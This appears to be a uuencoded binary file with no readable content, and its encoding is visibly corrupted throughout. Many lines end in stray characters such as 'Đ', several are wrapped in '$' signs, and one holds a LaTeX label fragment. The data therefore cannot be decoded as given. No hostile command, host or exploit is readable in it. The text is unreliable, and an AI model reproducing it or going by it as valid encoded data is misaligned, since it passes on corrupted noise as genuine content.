M[.\7"#LQ=4<``-BA?[P`DZE@L?[^B.\$DK.:D:&OBY*KO8`P@;6[H8.OX]QN^Đ $MK(F)N:&Q[Q6+/0#^3YRX$+^2FYE-XR>MJ8R6<_L?=^(,"O/V'36(5(XD))$ M>,*%S`)O\$@*8(ECU"\$16_-8Z0IE4&MD&RG\$"?;?VBMCWF,@/*9-_`HX\[-:Đ M?)#'T5Q-J*4B"\?!M?8AO+EH2;\$O.IF?*^MX)Y>.U[_+KUOVL>[KSANMK8SĐ M'9_5/:]V=#QO=OY*;PW>Y][OF9&6*QKZQRO;_O=;0/1W.EX`WUNP'VB`UMT3Đ MTL^FBIO, X9=17IY?, S[/GL-O; #T/ZG:3TVR#-*V;D&Q;7DB;7I,T=@_/*JLMD MWIQ6.RTPO7<+\[]HTCR`>,M'1T(Z9,R?;MOLI)!X'S'>HG]&\$JR\$KL,M\$,0QĐ M/QF,Z]+-\0ZWC&ZZ<;420A1E"`_";4T-5KZ788"8U"#@Q=3YL6SC<J5,9Q"D$ M1/2;CTT@`G8*5E_Q],-RG=^K%EXXM#I;`%5KM0=OG-L\4'A?/^(K[XEF#FR[Đ M2&L.3+VUOU/.CII%:W247^9LNT+,R;-'5(YI`!5T&YPDZ-1I&FP.G:-C90HKĐ M9<8AZN+-`V,K@#NR)\AG*IG5=-+!4C0!:"XD5;-&5,Z1SRN0(+J131YI[!:/Đ M"FRY2JWYL-3E>+2M&; JCL02THSA@H\$E=:.NKB5=]@LDA#"__+N!*=<NGMFZ3GD M5.9T6N4WAF=<+'K/-5=I=2I_\$&Q_*@`-1N8VRQ.6FE/JLCTN4@'DW2A=YNKVĐ $M8*QT"[+E-?-8\[]+=A`X55<]+HR["8:$UM-;G-]3WBX$/V-(X*SI[@(**VI>Đ)]$ M##A6BF)^LQDP6N&>XW<6'1-;\L?XZ./,[IAH?&U\HK[,70WB2-8ASJL?0!>=Đ MNK!`-N]_KAA-M]YP\ARQM1A=;!'.+&F),6Q"S[UE^Y:NCNPQXBRU32!23OT*Đ M>`]#>NP50SXOK%1_)!(0/\A((N\$IX()\$24XYC*1:[-V555+^Q#DG0D%P&"8AD M&(Y#RRKI)+8!O"3U:?#JT'FTU19FU%2'=ZRJJ1),W['[@10,5^U"E)%!U3>^Đ $M>I!H-N^:%&S1FI[H-B!8?]]#+T]%P"D_3Q(QH=[YQ\<6'OIQMM^BUF)?.A]D$ $\label{eq:mgpws} $$ MG>P^{"03SV<P3P'+SIG7PWB4+":C7@/)<5_S&\;IOK@WXUOUD>1T0E01<$$ #@+3D $$ $$ $$ $$ $$$ $M[Y%^(A\";FVMBO11\PU;.VV8:V\@GG=\+6$N%_T^.HK9-/+DX[M790$U%*$D]$ MU%+>V=\<8<WK-<9;)YP/A_M^:-OB!>_]2&'KQS*=Z<?[F8D5!NV*_>ZS>1U-Đ M?3QHKYRE//73^P6*\$,8'=IOS`MU?B/M\$?N?^W/@#7HNX!M+6WHQBTW-&VG94Đ MHD+<*F9Q]U+<^T.<Q?YM\7KPDAMXX[&?"\$*>^YE)POYM61L07U]H9^'PZP^-Ð M]P2^/8"C[[N.VO>HKU^LKY'\F/?SP\<NF^_+RRY,[]?%700)N&/0KFK/I_'KÐ $MV1 \le !/7YV00Z$>H+X>"'W@^B:`T>I=8[<KW")VHQ,=#K0?+9[^O9R;["Z=MD]$ M3A"9UTKB[MA,-S3/[5POU\$)^6R_[%]DM;7(,[2/72_#M1>^7R&OW2C=HRA]?Đ M\A#\OL_1;]SO:R3)VPU17XJV9S)3B=LV,B_5VY>5'H&C\^"=; #>PSSZX'_^<Đ M6T#WZV"WZY=@VEJ/8?JLK]<=T4-?E+O7]/SMW<V[.T*O'R9?-?C92M56*(4.Đ MZPT6,W>A)ZX,@(.\J"_,*D.PJG6'U7+YT5`7`HX1Y_-;>ACU:@8_F]WV#'#KĐ M(/#0(%5XE;E02PY*7\L&OEB`(2:@!JFE2JM5XA4#+7JCM*"4^SAU=/>P4"CAĐ M"B.#XE\YJ2`HZ*4(Z^0O24)4LY4#A%PRX!_3I&4%7+@&S@K1B5VIN&I&+A=JĐ M\$,RL2.Z)0\$;5VDV9#N9'<@==<[#B\FO%*EJ.DQ*\JB(*%S(:ZF'QN==]3_C4Đ M8)_.<R*'N^WYYQ7K'7:*&RKK9G]<N"M\$IH'LE4678LYM_*S<*2WH\$NC*7>@XĐ MZ<_]B.N5Y29Y))\$TSW63MLH^A)E6@M!KY?&HK++>J?1U*X`(#<AHSUCS/K`DĐ M1+U97);=(L`AGI(WS@"M/CKJ%#_Q6`I"&<7MSMY9B:DNQ,B)_1FJ0Q04,\$X+D MLY06R?1P-X26*6DH1'XNSE&]V<_\$=E9_%UK9AP\$_5M=`2,NED!.>A[J+>8O=Đ MH.+/"Z4AC!<]-!R)KRG\$Z`_NDTWT=0G)%E\(''H2FC_EH4514E0B?R0B&T?:BÐ MXR\$#+L>N\$>*<\$456K`/T]7KM1=["34;88;KH?/O^H'U?5>HZ-TQSYMRZN6WVĐ M>DH4X2V\?4ZB]0#K?DZH[N%]FR_%D4BHV7M9O#4L:09II1_C?=\Y",``>1D^Đ MY>YFEMW\?'3VRJ,73N<Y[8,%N5+YV);:5M&\5XO3(&B_5^>([N9SYH#:7;BJD $MGC[-IO8`'#7+2B[*T1`V!53MVQ+6[]U8NU6#U"1$Y^<K<$C[M/)^=^Y>_-SHD$ M(DYV] !GB&T4Z*:/SGQ?8I>\$>UK\$K[?8B!)N0%: MH>/T2!NF')[TG&!B9] D MO+^*[I+YGN.CM@C#K[=V&6*Z./%HQZW[OFV6YAN:FM+_RO48U=S=^C&\$U;F#D M*KR=2(7IQ_*Q53A]U/6Y)-E_^;O:2-`]YAQW\6B[@'W:3G[?^L=Z@R_D^L?@Đ $M9/<WXWDLX[9!_<!R^]<;D\#A5M&[/0\YX_-^/F/M5/2EB-@]2,\WOF=USX2"D$ MU5:%[;3NN\$C>"@GPEFW6OB?KAJ9V/9H6K\3-#F%Z;+UJHOSDH:[^NOEI?!EXĐ MX7DRM]N@\$7K7W"O,U4(UUW6]7+JMV?&%ZG+YO&I@E#N]VGG@OCT>]]QC&[F&D MF)_.I>MWU%V%F_&A/1/`=?+;L"GN`(<C;#JPS14@W"3J2B/S>5C9#<UYLN(WD M:25BVG)1YL%9X'>O/2B4JKREU@<+&%+EJE8L)<`\$2D_UR\$`=4M%!DGW9;STWD M-.:E^I;75>BPD7JTAI>/;\5?4(!Z\IT=!SY4V"(Z''FOI(\^GRJO+8*%0X*4Đ MJ82@=-=4UJ4:MUV%\$-<VYH:*K>TP<3E`5"\NG*,ST\%POA4917"0<1>\=2W6D M*SRN0B-RIA9M.HRASIC]E,3R?O;&1+OO`Y=E^;4B`)2-[G6*;=S+?>M7=*)^Đ $M@<))&B(^*J7D<)5>SN+Z\H'"0#"#_B=,;";*2G+>8XQ6&4TUO\F3]HP"*0ATD$ M5I@!^C'LT1^W1;6Q`UBH#]@B9;GLE]-#4HRHNLG<"CJQ\KUF,!@)4HQ_G4&!Đ M;R(,A0%5E,0[-%48S;@BVA@H6QC?_*6_DSMA_C!OO']"HD'V2*#EZHTM&<XIĐ M,`):@<-]OC+7&\$9VZK*H1N3YA7`CT[%2<LS\0KA#.,M"(.X3T:(O>`IFRF^CĐ M'F(E))7~U?DV(<);7"L-L9*H+F1])*6T]2Q<66#:7YM^JZ#TE6!0&?9\$/(2CÐ M%&_25\HMRELVQMG@Z[5V<3E&2R5+0!'RQ@;'#YQPO(3SP"SAO&&S/3<S,K_3D $M+VO_{*}\$ ("`ZC!=:TRB*,12`]_-#<5D=P#\>0W\$]R,<.?CX/BB,^IR[@Đ MN`.0%6+K"Z088Y]\$<?V?+%7WUEV+J#W*P\$D'A"C56_?]QT]%P^SFE25\O^TYĐ

M=Q\$1UUM[C]C/,<^%?'\F:K/]8\Z)9M[64>)U=LC\$J-*AO0]X5^@7*H4L@LW%D M%"2/!6,Y+U3%1:7M"X>U=DCQ?\$\%-TG=PB)D5DQ7AJ6K-_)02IEL^!'%MM<SÐ M;5)P-W3?G@X"@IX_QQKW;'GOV&X'OKW%<.<:(]SG;WQI?\$%L!NM`&\$NHJ!+*Đ $MODI_'KWK/-2_>YY4SB!\<-<"1Q5S[KGW>S3E>!`Z`FL_@_G:;_@)7W]U/4??Ð$ MK^RJ3&7"<O-="!7\$0E@081^&&\TC7U2+L0][3X11,@0)G/J?/+%,L&4EF/\$CD MRIK'A>V_O3*WD]H<RN<((/Z@1>(A=?""A5.4\V-^GLX"IOU\$\L(=6FJ_\-R`Đ MW`;T`+([OG??3EV; LVC'YE[0'@Z`PWQJEIGQ1/B+UYODKJ(K2Y7Z\\$--JCYĐ M0+7>"QO"KWZ/->)\$\!P&IO;6WIPN%J_40HI3S,E\V3\$^UXN!=81.'A/BI6NTD $M.4[AX$@C*A_$._`TY>"90N8LV<3;.:G*8W'\!Q&>(G[$Y3&)Y(#`RR<!%+KD)$ M!N<:RI+'9-1<Y@6R7BFPRD@W)91)N"Z3QB3A7_Y01B<E2,`5MU;QTF@:EW`"D MN=LKQAA5[,OH\$><G`TF(6=FK(<!AO/N+IMHR111UNH7;K.9B:O<^2X7U5T80Đ M@>"R7((\59!<?`OQBH53Z#[9D7<33UP'^?69#00:;,&=ZP:X7"9H(BNG<@XPÐ M-V]>I"HR%:-RJ:"'#XEZ?"GAH;A]**VFBU5^P-@K/MHVF!_@BEN5WT!]L,S)Ð M*F971JST+*%:U8JAD/\dankarder{3DX7@=Z;)>5I!*!%FFG5N"*W&+RH'\$0V%T3R%#EQ(D MMI(G4."YE0-\$'\$X8A.FHVJD)>Q^).\M_\K.1[_.K4S1@D#+<Q1'!Z.<]*>I!Ð MTA3!-NB&>=@IZY*`MY9\$)**]PX95+VJ6E8;3&=/8PF18;EI6<M]T",T';F\$6Đ ML6F^!<+QG%IU; "#?@'O\GO(;Z!7Z(1SH"RL-:C_?@>.5,D+;G;;]?!KJ>G3NÐ M://&<@C+RS&ZOT*/:/`G2*!A?X@!E@S&+K.CHYYR`0[J:NK/S[J>ISYZ>XCMĐ M4837F.<_><&J?>OF(^.0]04ZOKOT_9`:(BZJ%DO,"QQ"\$A8&):(]K6NT'EJ(Đ $MZ[*`+<91=9IAT6^\] \ 'PR6N2=@#>\KR)W'O>L(4;@)-:)+=)$:L&]L(*(1*;D)$ MN7KY[/0%ZWW6C1V4[3T<)GP+_7FWG:N4U+/IB^TV0O^^_VJ\Q2:V3;H+[OT"Đ $M_CRW_4S!#]^X^&P*9A^1-/_)A/[0''XW!%_;ZX6Q%G--^57/=%K_WZY.XED$ M?L!/&\XS4.D1MSBRE1!\7[A1F5*-X6:VJQ21[B/TVQA"`O@5G\$QK&%LT/O_6Đ MVOWV))?E%OCJN5?[C<:E\$XQHMM_4TD\$(?IZ8^[E50!#^L_BRUNO%^WD:BP?OÐ M?E&J<Q?]IJBN\WP0*&!C?PZW)^[6.ZLZS)RPW>\$DZW&?F/\77T+P+G]800[]D MZ`3#5,GSFRT!>\$27Q,QIE.4LQ_:B,Y3&9"*I]#&WE.&493D\2X\$)4!2#<*WĐ $MR(=*X!2=$@//[Q\(FI'\TL16>:7QH3B^1/1=8(BG'A->)SY4(6Q$&)H#!%!H)D$ M`N>N+GY*333U![A35`_-CZ2-R3*#FB2]HL"F'X#M[QNE'RMB)>YC_'`BT,7KĐ M@()V+*8*;V7WL*Q>\$[Z7>1=T-U32C!M2<1\PKU.XLWDZ,FT0/M60T];)JSH%D M4)S0[S2A\8`TNW>Z+)C08L5:\$P6!\V/.E@S,BJB?#NHL`6Z9%W%&]54FKIU6Đ M*#J?\V'M90]5]1A1"1\$ZTOD;0X4?#P-3FB\".3TZE.AT&<]-!F7\$?T4%27-.Đ $MOJR'!K^{EX07^*Q}\7/X^{H927G"*-,]1<A(GLHB9<1BK#?(",7UP)%=!;!D$ MM*08G\$G!D/R(KIUY/(5M+A5:G3`ST5D&SAMK/R@%6:+H[/CJ?"_6*9%+W4/"Đ M'#M13>*FXM2US%;A2,5'I1SN#\$5+D97?*%F`UJBLVFK<?U0E!N\7V-8HE9"3D MY]R7E@)[`.N7RB\$.LZ)UR1SJ&[@'GS9<0B'<EUL/SGB#6FY0A!7:RK2_T'*NĐ M+^X\$ZA([^?(GOCZIPD:\$5BPL#E6DCV0PN\/^_3U4UVD_7PCI&!D\?-#ST(4/D MR>S1ZTT7CHOV1P-^@U,.['O)P\S:Z_0#0*E@+.4D<K+R<8XSZV@@GF(?TQ>Đ M*+_H*2OAT3F]]7T&`A;%:J&/1GZ3[RT8VJVN.CW'=?L)T"L=-\'8;>"M)J_PĐ M6*<Q??OY9KWPYU1^;FAKUQGPY[NE#YCX6F+@B"CNFBZ/%[BAL&XH0ZML0&O/Đ $MV1/]1RH><E$D92QL=]UY+>^SZFTD[T_C_J;H]0^G&^'(J40E-.?\R^=<Y^ZID)$ MIO]6SO93KH`!9<(8\R]JB]F!TZ??:WIE@`CJ);\$\W\>*J8\$[[^%\\$7GWXW`XĐ M<1:8;HEFW'/NF,D;BS\X<K]S=Y?\$'L.9?\8:<]%.JR6K1TF OAI2>P4V/P1WD M5@!M/4_P^%K#1E&X!>FQ+T``'>+]"\$N5'M8SA@YJHC01M9-P?6\UG>P"%@UPĐ MY\$W%3\820V7TO+Y'%^>U*;G+]-^D;ZSZ!*N#5%RT"A88S^/NYYS)9B0=8X*(Đ MRAY)^V\$/RT1MY\[*ZI5/R\>K@766.L?XHU\$4T!J)Y`6%TK36E`C3E1&'4]=^Đ M33_T]%:2MMA`COGS[TOGJ%.BP<3LCXL,5YI[%9VO^WE!)23SJ.M:/]Q?FTG&Đ MU=N; E.8FAVXXEXL'\\$3,0B(KX1&!TP1;S\J5:\/U"R99&;[A2IA8524ZHR_]Đ $MWOI54'9 < F4LAS = +315"6. \ \ BONP = @$U`, G+?+Z"2$G.4] *4"/(P9D]?58H) = D = P4.5 + P4.5$ M?=8, `UZ"[T?(%D\W/=N,3Y!OZ[`\KP&%;2/\FIZV6OR=%09,BA8T3!PF8(GQĐ M"\'#D@)9&@-['"%\$Q+OX&O:PK<#4:R@`;X)(Q@J\$.L%-\$8](O`Y2\$%\^(\$K"Đ M@, I9\$2/, I&8\$G"%D/)U[CY^U)OQ.ULVB<-LFOOIY!!)X\;5F*-)>8*GK%>63D M8!!EJO"I)!.DO1.%.XM9DO)"KL1M"BF77"QK\D[M4(!MQRM2@-%I/+ZPUGE#D M.@!ISMD]*/J+P2W7\$K<(CN88#G9.%']'@+&S&X6[R>VJ1)17(T<1#I#0)X7'D M*::)"`SMNZ2#\,-"N<-KI[E6]/%U9J,'=L;R2[7J(9/PI!=N9A`G%L&^%MD\$Đ MOX=!,"(D/T)N"1%9<8:CF3!]R^6C,(YL0MU9FZR`-KA:\H0()^!Y/01P0?\$CÐ M(76J>#&VRFU!\X[LQKU5[,/3U@L'^OO4QVT_,8=X;`PI?O?YQI/A\X&7;C"QĐ MYQTE_IB7,)P(<!Z)LCO`:=;IBY?GE>ZVF,X'(>>CRK3/%MN7)@07&W8,&F'=Đ $\label{eq:mmT--sol} $$ MM\T-->OQ=S&H_I*]G!S7=N_'F2OH.^(=28\T,\$J77P[L[2B4+C.XK4<D<:\$!D] + C.XK4<D<:\$!D] $$ MM\T-->OQ=S&H_I*]G!S7=N_'F2OH.^(=28\T,\$J77P[L[2B4+C.XK4<D]) $$ MM\T-->OQ=S&H_I*]G!S7=N_'F2OH.^(=28\T,\$J77P[L[2B4+C.XK4<D]) $$ MM\T-->OQ=S&H_I*]G!S7=N_'F2OH.^(=28\T,\$J77P[L[2B4+C.XK4<D]) $$ MM\T-->OQ=S&H_I*] $$ MM\T---OQ=S&H_I*] $$ MM\T--$ MB&-OMM@,)4X"\GERLOA9\"_=QWV\X%9"P*]SVQY4-\$=N>>:V2:H?XK'[S.WGĐ $M#TAG:D[, 16#?]R; A=X[JE[RL2]>K>NJPJ+B@@#+55X+,(F)^JO)]$]==Z&D$

MUH(81^PS6*61_?IVF]&+[UK;[M/&%N\$E]!IPOH"WO5.2E\P8%EPIJZTBO"YĐ M1"Z8V0!XW<1LN.\$51,BBEL<4"<X(J1M+]_,,TO0,!!%!@*031:GTLW+?XMJ4Đ M6@[+":5+L;RC1\$*E7`&T-TW-YMG0<TX!O>A>EG&5CDA&<P>Z=W,:I2_4EL(+D MW8)<&;/!&@;ZH44\#9,T_"<;40/-=&5CW/'SL0[X@Y17L%S*,F_%*JQ]?CCFD M7\N;\$!DP)-9GZZ%8,2SWM%MUPV(I,*X*D*INB]T-K_JY*&YFY=UR87#Q0,:^Ð M_\$`I?<JENOO:%?"0(4*,N/&&ZP[<3PX*WQU2Q*(DAE.S)1+<VA;L`JM@H(VHD MY DT48W%/'+3 4 \ "?%XGA'4I\$=Y-ENJP7 4 07"2/7%7+=\$R CP9\/A)OP:Đ M1G'^2NHMQ>3UR7#6C!+\:"+/C16-RE<#6=,%7.'0D6_NQU3@\0M&7&1"P@&Đ M6%'*`J(=8M+9'J=_5PUSOR7CHP"BIKM,*%&93B!XU;RF7FD';+N;]+)Z79JLD $\texttt{M$Y-$C,5@*^$<X:_75=$=P)} \\ \texttt{UW}\$\texttt{W}11"?'>\texttt{TJ^S?23L"O=T\&:\$@-4HP(C@[JA`LD) } \\ \texttt{UW}\$\texttt{W}11"?'>\texttt{UW}\$\texttt{W}11"?'>\texttt{UW}\$\texttt{W}11"?'>\texttt{UW}\$\texttt{W}11"?'>\texttt{UW}\$\texttt{W}11"?'>\texttt{UW}\$\texttt{W}11"?'>\texttt{UW}\$\texttt{W}11"?'>\texttt{UW}\$\texttt{W}11"?'>\texttt{UW}\$\texttt{W}11"?'>\texttt{UW}\$\texttt{W}11"?'>\texttt{UW}\$\texttt{W}11"?'>\texttt{UW}\$\texttt{W}11"?'>\texttt{UW}\$\texttt{W}11"?'>\texttt{UW}\$\texttt{W}11"?'>\texttt{UW}\$\texttt{W}11"?'>\texttt{UW}\$\texttt{W}11"?'>\texttt{UW}\$\texttt{W}11"?'>\texttt{UW}\$\texttt{W}11"?')$ MQ/1.Y;CUT[+;I\$XY'I\!7%D-/TKMORJEH=?@<5L+83H:#WY-VPX4&W>KS!I\$Đ M<9V[0HAK%^!0GONL(6E:8B`W'@TA.B\:\$=*-W6"W[V`G'1PC]8M9U#FHE3K)D $M\&6H?\IZ4?0OAS]:)W!Y-6V_FJAT?,*[C\&-%(S^0ER=]E?E'ER:*5MR(6=7<?D)$ M)[X^K>OSDJ3XLE>>VTS0=.[CYJ^[8+J`=!YS9W+\C)CS`N@H\$/\$[JK2U?4-8Đ MOF@\[VR^<%!XKU#H/UL[(:T_K>;BF[<_^4!TP4PW'TROWZ9<BO#*5^DHBOM*D M[\$+RK2B\$?K+?US<AGCM?.NP/)Z4@]<0'/3=;"[?EO;T`PDE4XAD6?(NSIV>PĐ $M/Z0#95#5AEO$2$A(M`WRL[D9;18%):!$&(*5H#3OU=^PH$SOF91\6[+9P.Y9Đ]$ MXB^]@W41NIS/FH16_)[TPXE-?9Y8V!_5*X/[`UQ>3Y6Z(3<#VC#,&\$4Y^\4?Đ M8+LXI2:[G3F/0FYKL_@AK)\P7-^=`]J(`9#TON2:/`SVB#E/7YR[QF"^@-^#Đ M"QQ&D(3D%E2T;]4MGP4T76%"\SN'5BB]X:-C;A+1E5YZ<]MNX>'?6+]IM_&[Đ M=VF#6./*'Q->XF/D;ZH.U^=UG##GO.75@]A2@<7@ZB4H.-@RGI,YQA_VR4@4D $M<3JM/C/:0I-X^W0K$==AG^/.>>U-9SW)Q?5M$]1HXA,;8C>;B):;?Y]4,B2LD$ M3JIQ:5P2N';.XK&4L4M6D^9?=B25"P\$'*1LY[1<X&/\$2AW9\PJH[)Z.0=R)AĐ M.. "CG8EE3[-KFC.)#)_(6,FWX+-T=\$G,`'LNY,22LV>:IQDI51Q,UWI@ZBBHĐ $M' < V+ -&25TDL9Y/J9!R: "Q1?2*@U \ UL & R_5@N!J; HF'UTL \ .2V6(DG"PT) & DETAILS A STANDARD AND A STANDARD A STANDARD AND A STANDARD A STANDARD AND A STANDARD AND A STANDARD A STANDARD AND A STANDARD A STANDARD A STANDARD AND A STANDARD A STANDARD A STANDARD A$ MS#!OQ0*KT"`7?@99'[#,F2P6B"(,2GA;Z*DI%#R6S+%I*[J7,2A&[4;H@>5#Đ $M[Q.H(<DJZJA9KPN2L=?BIH(H+>Z%[@$1/D[?]EC,5,T&ZS&+E79EO]-\HAHFÐ]$ M'8."VNSCKO\$(GR';\'N3=QMWPDJGWK\YO.D.[S\ZGJ#._F[!X_GP[86&VQ.@Đ M@GR#TC"8`+*:920'>U]3'4#CF=V,"GHF72=\$Z2YOW?:HM#H`7(-MUV2G?6,&Đ M^?V\'5!?4?V:G[:4B?NEAI%<=IOGI@'=GKP'[I;#U3A0+GPL@&>,-1")=7\$\D MSQROZ2*^D>]!Q+28-L<2E9<4.3IF0T&\C[KI?N&9"YK:\ZK\&JN]HTJ@<DAEÐ M2#"TU_3A+_-9@-:]LEJJ(F,H-SA;)'@9'7&R[7QS`R7PXK89L'=4^PKB]A"^Đ M,A";^Q.V*NW74`(?Y*ESQW3;__8#8?K'A_WV-D1''A/?Z`!-\$>XU\$OR**><-Đ $\texttt{M*(\#O>ZXS;E;GE3/-ZZ13@+'L0@-O1)KVE\#-\B\%*0@4IW,`\K0`VF]EFOV*E@D }$ $\label{eq:mke} \texttt{MKE(":0^R(W[<AIR]S,L;BX\=U(^)5UE^:@-A3NZXF,1%\EXE2$G^U[@7=<D])} \\$ M.0+9UO.[E@?:4>Q^Q^->9Q/VLG#_,^>\$"PT/?7FXH+,UZH<V*XV<TIN8OSCOĐ $\texttt{MJ2B;8/0;DVS7=2=JY8[+/>S,[=\$PW2Y7W0M7\$3CE.;^XM]QG2/1*4O((<4CED)) } \\$ $MIK. < H / / JB + J < +? : P - + 9J_I^U6*T[)0Y"@QZ375HO((T:=\`,A]F(<A#+IB\D)$ M!C..BD+0A>\U,4R56%;<7LJ!VA_J"?\$@7!^9XU/@\$<0A!HM\$4_,7^\O@GCIMEÐ M\%"4H`4![\$'I%>D6388+JG@M!VLBE;'Y7C\$?0+49.#B(-1CQ\$]H!>3^?8 K=Đ M]IHT1*P28AWS*K*P7!]E ;V1<VBQ#R)=N9?1A]R7\L``@P572;9RJ5;(,#'\D M!O%COF39C`I4EFRX13E^KA<F>?6IJ9(UN:M>W06@="R5`56042@ICG`&?`4KĐ MV30/\$OCXL9#"\$N`\.LD[57SZ:=WP8)D17`%GX0+SI`C9\$"8\$,5!!YB`ZG8:"Đ $M%!77$"R$F)7QJY\3X=@70I/5@+(+J)!$4&NZRD=9"J4`./%@$IP7(6UNC80!D)$ MEDOKQ'&1GC8Z@3!V!/S\$MTB*:-2@FW@(9MP#):8#G^MYL!5'E(!!OA!FD-K4Đ M*TA1LERJ9L:X]801@K%6X_Z9",[<D:_&1^]M0^XK`_NW9B\,W\$'-+T'>Y\+;D $\texttt{MM}\% N^{L0}/60A \$6\$F;87*/,?6W3^2.P^'H_V-+@<Q\OWR:Q\%/:?K\$D+X:=/OOD A NOT A NOT AN ARCHITECTURE AND ARCHI$ M]%I&WVDW[I1<(*[2B-[II.5!I>?'+-35`S[*5M43!*L#FPFR<CPL,OL[">-BĐ MF61PU9A_CEAU!H0]D;S>.&/[AL%X@8I?OEQ?BW]<\#Z?@GU1G_'/53N7E4\IĐ MMY8QW=C%Z_X0("1/),)Q2RE:M5DK71#=XDQEJ91T_\QLTZ#:='^_R.RSHK4AD $MT(X\$=1F^{[![G9;\&'WYEI^7T'M3'HA';V>]!W2YVN@P(IL6,K7T\#:G\&\&C,;/Ð)$ MY8;JHG\9L]\6MJ77<)!_3?H\G^SJ?A_]#+Q>^&IF:;N=ZX*N[-S50(2A*TLGD M#96<%C@<ZA7F^ASV!6B*[#ZC%.'%=_I^/+L*%7:\$P'S8?K\;MKU>1`M<)_Y\D M*<Y*?MX,WYBZ<-.,7<3NO`"ZO<F."=N]OPX5L[S^\$40G"<#8 KE[,!`-X<3]Đ $M^)9G_6KP,_TR/?JMS.9]:Y@;9'O^#<=+J!MW"_=S"T<8\MJS\(/4\U8=6L?4D)$ $M!LH] < X < 2].3^)9:!P,GQCUP3Z'7C/4/-57LS_) < 8@</TO-;\^++M/)L1!+8\D$ M\$01\T(-6*?+`'3SC-%6#L72%GI%`&W3"/T%TM>F/(L\$.30`)?Z'1N!26^F`.Ð MA>\:U+JA1\$MZ7!UU#[30!*DD+N&S_HW?]SIKXIE!*EFI`H)OC%#N<CK(B22FD M\$\/,[K/3^[&WMFMK%E_,<1HQI'T&<0A43L7=8_:\$7FERW%VSHU?T'/D3WV+AĐ $\label{eq:ml} \verb|ML]|:*(Q;2?3W]N.",'E!Q>!G\8&)JROH]@A00\&SD6V#4B66ATCU]$=RF<''D$ MWN6`K+4'X.<I93TB#G.:]7.)ZAC\$1(:>'49I`!&F4;1R2P)T%EJ?F[C50Q_DĐ

MS!R.WDS6M<Z2S\A]2MYASYJCA];F4:25@`C)P;PX".U;"WRB^[6GD8.&4CH8Đ M""T:;HI>?Q%6(TL\$_='8`T<`1GW(GP70L&O,[LI8'!G/\$:ZJC"A%<:>8+WTWÐ MF-N@M*W0FJ5"*SCK(="8[@"(T`*#TW?3T2,R#LY1:X^2S"+*#F.O;"%.G)B%D ME+8RYJII[Y-"P&/A"4.0.JBXCR^,OMPY:R6]W2=0XD=EU2WN=5#XPGO\$GB>LD M9NM]F[XE*SW9M2;;@3#.<E\2-7E0D1YVBJ>P#I`/3H#?\WKK5UVTN=#X"B-VĐ M;SB0U/40I/NH+[MF[HE\7V*:,K@EDXQWFW/NJ)HGOZBZ-(^B57Q!-.!"->3PĐ MKH1;\G.@E/A#/+I!QGW.:M9;B>1SI.U+:;(#X:I>W.\$S3BOP8U6)3*1LF2WĐ MUX'_2G\]+1(=NHW?`B-.@S':]YTZ\$/MS.+FGV5:J096@Y6\$Y?HWWCO":*9F+D M:AWQ9Z'FUV.`_PK!'<F*``W9OCUCM9[5)W+5]`3Q*<F9A(Q@1`FWE/:Z"#9Đ $\texttt{M-\("OLF^NP!LVV/N)E4,!\0]U\2N?7@W,Q9WM\S+_+;58T"`]LPIZF\$L+*\&OD}$ M[,^WZ<!F*)X<%5UK^!8JC]UW`#E1,.(LOYOW*]*D`+LS>-)*:\]7'>\$,^F3DĐ M47>G9^RL*\$_Y!,5WK-=][B\$2V7C>'R"(G]:>ASJIGT!/(OR>^W%?U*#,,%:\$Đ M^4SZE,,9WD>_*JLN6Y<[6Z,E]*N+.]EOG==&N&T\"*RXEX.%6/SF<QH#(:/XĐ M6<3ZXM; \\-:0/=\$N?BDW.^-5?UCQ/.H"(49FNVZL\+=U5:!V@T1_:0726%GD $\label{eq:mg^0} $$MG^0.98; $4V=IDZ56>H\U3$KPZF<G]/?P)(.FO!!]MV?@WRE0.4.\^^.:'M./D. $$MG^0.98; $4V=IDZ56>H\U3$KPZF<G]/P)(.FO!!]MV?@WRE0.4.\^^.:'M./D. $$MG^0.98; $MG^0.98; MG^0 MMUAD38@ZU:UFS<1*/F<J%);]#_0:K0?9')P_G(/0%=VJL&(B7^%ICH36S!3"D M@]%><66\Y<G&\$)/ROY4DN)VCSW-9@@B*_\$AE576@N>0''I`2-.K;N6&F*AIAÐ MP6NLD!WB_CR\$E:7H/\":1AQ6+XS632GV\J%&FU58+PG[%\$+"?#!+%QVF%;]FD M%*D5^+*UIB,RI1I0)STCKH%*P3.K;T?8`2<8CB4!(TS+6^E\$'F`,BT#:UD!3Đ $MK<H<^-U>(@(.V6L'+YHYPE`3X1<YI1+G=/"8?Z)0;9A[0809R?'-!11QM?L0D]$ MWE95]`I!*>88_Y:ET@YNB&HP738\$RI[+APK*%*L>!4!@LH+7'(C^1/:8T2*0Đ MK2H[,-I:6">*M!YX(`6E^B1=GMBDEE/-WH^4C<&=_[01:OMZ_6ZLXS?5HU]D $M8^03P*TV8, &*1V0$Q9C//"Z#>1%<B]$=_\4HEYC);;=H$@1DE&.R[<1;1"JD$ M;VAZ6G*) `D:U;Q!*,SLBN0HGA59D59+F8+D!7\P3,L`48G1!6*T1H_JBT=V@Đ M"%?;!41P<\Z<&\PBOKYO3G'842%T70F;W=L1LBM')&E/5\OC#MQWM2U\8XC+D MP@HR58Z3683IA2`BS`W2G,5(6Y)X.1^AS;%14@N[[XA@E%<+\V"Y)CJM+F8\D M7SF.L/W4[+U7I(55&**4PUSS4&(CO@*>W(F`HTI*32LH*#4^IV9`N:(P&YG.Đ M,%+A\BB32-&=T`OVRHZ5*)RW4)!V)CU7+E5<\$\$@8.J^1\8&:)\`-<@(3PRG8Đ M3J&<4CV4>0\$E"F#VKBZMXE5VN[M%7/87(_<@E*0C'B;!._,:=%\$]8KD2N>V4Đ MI+A9ICGG@(<+-U*=AQP")]C>)@*-`8"WE=ZTD0MLKU#TADO&QR9]U#WG])BCD MR=10+`<SVV*;'<"NAPKPN*WTX;-3CJ(43R!T%V/%GV:W<!HG5:O4MP\$YK5EED MYN, `K!UB]RJ1[ZXDE"CH@3:@:E)9JL";</X"U=%<"C6V_B`1"'=:3;M?5=CUĐ MA\:(XP<E!/;78+]*PQ_1Q1"E^'AG3X]8CZSR;E>DC0Y/2#!0'R<=1B<3=<UOĐ $M39N+*UK<;/=[SD\&9@_;?BI@3@%??XT,H6)0,-%L,=W--YHH'ERP,J[::%.`DD$ MV2 >N; -18K\ ONXG\J]A78N(XGC?1.OY]3AWT&WAS/\1B:1Y!3P[=G:Q;HB%D MV%Q&;`W6,;CPE;,L%SO7(;KXU8!K`J1`[1F<%QE6M&!8A?OA7"+0=@RT[I(,D 